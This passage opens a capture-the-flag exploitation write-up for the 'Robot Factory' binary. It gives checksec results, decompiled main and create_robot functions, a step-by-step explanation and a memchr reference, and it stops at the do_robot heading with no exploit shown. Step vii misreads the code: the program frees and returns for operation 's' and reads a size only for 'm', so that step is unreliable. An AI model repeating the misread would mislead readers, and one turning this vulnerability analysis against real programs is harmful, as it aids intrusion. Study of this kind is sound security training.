

Robot Factory

1) Checked Security



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Robot Factory/pwn_robot_factory]
└─$ checksec robot_factory
[*] '/home/vigneswar/Pwn/Robot Factory/pwn_robot_factory/robot_factory'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)

┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Robot Factory/pwn_robot_factory]
└─$ 
```


2) Decompiled the code




Decompile: main - (robot_factory)

```c

void main(void)

{
  pthread_t local_10;
  
  setvbuf(stdout,(char *)0x0,2,0);
  puts("=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=");
  puts("|                                 |");
  puts("|   WELCOME TO THE ROBOT FACTORY!  |");
  puts("|     DAYS WITHOUT AN ACCIDENT:    |");
  puts("|                0                 |");
  puts("=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=");
  pthread_create(&local_10,(pthread_attr_t *)0x0,self_destruct_protocol,(void *)0x0);
  do {
    create_robot();
  } while( true );
}

```

This is the main function, it creates self_destuct_protocol thread and runs create_robot function in a loop




```c

void create_robot(void)

{
  long lVar1;
  char cVar2;
  char cVar3;
  int iVar4;
  void *pvVar5;
  int local_30;
  int local_2c;
  pthread_t local_28;
  long local_20;

  local_30 = -1;
  for (local_2c = 0; local_2c < 8; local_2c = local_2c + 1) {
    if (*(long *)(robots + (long)local_2c * 8) == 0) {
      local_30 = local_2c;
      break;
    }
  }
  if (local_30 == -1) {
    puts("Error! No free parts!");
  }
  else {
    pvVar5 = malloc(0x40);
    *(void **)(robots + (long)local_30 * 8) = pvVar5;
    *(undefined *)(*(long *)(robots + (long)local_30 * 8) + 0x38) = 0;
    do {
      printf("What kind of robot would you like? (n/s) > ");
      iVar4 = getchar();
      cVar2 = (char)iVar4;
      getchar();
      if (cVar2 == 'n') break;
    } while (cVar2 != 's');
    do {
      printf("What kind of operation do you want? (a/s/m) > ");
      iVar4 = getchar();
      cVar3 = (char)iVar4;
      getchar();
      if ((cVar3 == 'a') || (cVar3 == 's')) break;
    } while (cVar3 != 'm');
    if (cVar2 == 's') {
      *(undefined4 *)(*(long *)(robots + (long)local_30 * 8) + 8) = 1;
      printf("Enter string 1: ");
      lVar1 = *(long *)(robots + (long)local_30 * 8);
      pvVar5 = malloc(0x100);
      *(void **)(lVar1 + 0x10) = pvVar5;
      fgets(*(char **)(*(long *)(robots + (long)local_30 * 8) + 0x10),0x100,stdin);
      pvVar5 = memchr(*(void **)(*(long *)(robots + (long)local_30 * 8) + 0x10),10,0x100);
```



```
      local_20 = (long)pvVar5 - *(long *)(*(long *)(robots + (long)local_30 * 8) + 0x10);
      *(long *)(*(long *)(robots + (long)local_30 * 8) + 0x28) = local_20;
      if (cVar3 == 'a') {
        printf("Enter string 2: ");
        lVar1 = *(long *)(robots + (long)local_30 * 8);
        pvVar5 = malloc(0x100);
        *(void **)(lVar1 + 0x18) = pvVar5;
        fgets(*(char **)(*(long *)(robots + (long)local_30 * 8) + 0x18),0x100,stdin);
        pvVar5 = memchr(*(void **)(*(long *)(robots + (long)local_30 * 8) + 0x18),10,0x100);
        local_20 = (long)pvVar5 - *(long *)(*(long *)(robots + (long)local_30 * 8) + 0x18);
        *(long *)(*(long *)(robots + (long)local_30 * 8) + 0x30) = local_20;
      }
      else {
        if (cVar3 != 'm') {
          puts("NOT IMPLEMENTED");
          free(*(void **)(robots + (long)local_30 * 8));
          return;
        }
        printf("Enter size: ");
        __isoc99_scanf(&DAT_004020c6,*(long *)(robots + (long)local_30 * 8) + 0x18);
        getchar();
      }
    }
    else if (cVar2 == 'n') {
      *(undefined4 *)(*(long *)(robots + (long)local_30 * 8) + 8) = 0;
      printf("Enter number 1: ");
      __isoc99_scanf(&DAT_004020c6,*(long *)(robots + (long)local_30 * 8) + 0x10);
      getchar();
      printf("Enter number 2: ");
      __isoc99_scanf(&DAT_004020c6,*(long *)(robots + (long)local_30 * 8) + 0x18);
      getchar();
    }
    if (cVar3 == 's') {
      *(undefined4 *)(*(long *)(robots + (long)local_30 * 8) + 0xc) = 1;
    }
    else if (cVar3 < 't') {
      if (cVar3 == 'a') {
        *(undefined4 *)(*(long *)(robots + (long)local_30 * 8) + 0xc) = 0;
      }
      else if (cVar3 == 'm') {
        *(undefined4 *)(*(long *)(robots + (long)local_30 * 8) + 0xc) = 2;
      }
    }
    pthread_create(&local_28,(pthread_attr_t *)0x0,do_robot,*(void **)(robots + (long)local_30 * 8))
    ;
    **(pthread_t **)(robots + (long)local_30 * 8) = local_28;
  }
  return;
}
```

i) First it finds empty position in the robots list
ii) Then it stores a new malloc pointer of size 0x40 in that index
iii) Then it gets robot type as input s,n
iv) Then it gets operation as input a,s,m
v) If the type entered is s, it stores 1 in the allocated memory + 8, then it creates a new allocation of 0x100 bytes, stores the pointer in memory+0x10, then reads the 0x100 bytes, then it searches for newline in the read input, and it is used to calculate the length of input, it stores it in the memory+0x28
vi) Now if the operation is a, it creates a allocation of 0x100 and stores it in memory+0x18, reads 0x100 bytes and calculates the length to newline and stores it in memory+0x30
vii) It the entered operation is s, it frees the memory, then it reads a size and stores it in memory+0x18
viii) if the entered type is n, it reads 2 ld value and stores it in memory+0x10, memory+0x18
ix) Then it stores the type in memory+0xc
x) Then it creates do robot thread with the created robot as input



<cstring>

memchr

```
const void * memchr ( const void * ptr, int value, size_t num );      void * memchr (       void * ptr, int value, size_t num );
```

Locate character in block of memory

Searches within the first ***num*** bytes of the block of memory pointed by ***ptr*** for the first occurrence of ***value*** (interpreted as an `unsigned char`), and returns a pointer to it.

Both ***value*** and each of the bytes checked on the the ***ptr*** array are interpreted as `unsigned char` for the comparison.

Parameters


`ptr`
Pointer to the block of memory where the search is performed.

`value`
Value to be located. The value is passed as an `int`, but the function performs a byte per byte search using the ***unsigned char*** conversion of this value.

`num`
Number of bytes to be analyzed.
size_t is an unsigned integral type.

Return Value


A pointer to the first occurrence of ***value*** in the block of memory pointed by ***ptr***.
If the ***value*** is not found, the function returns a null pointer.



Decompile: do_robot - (robot_factory)

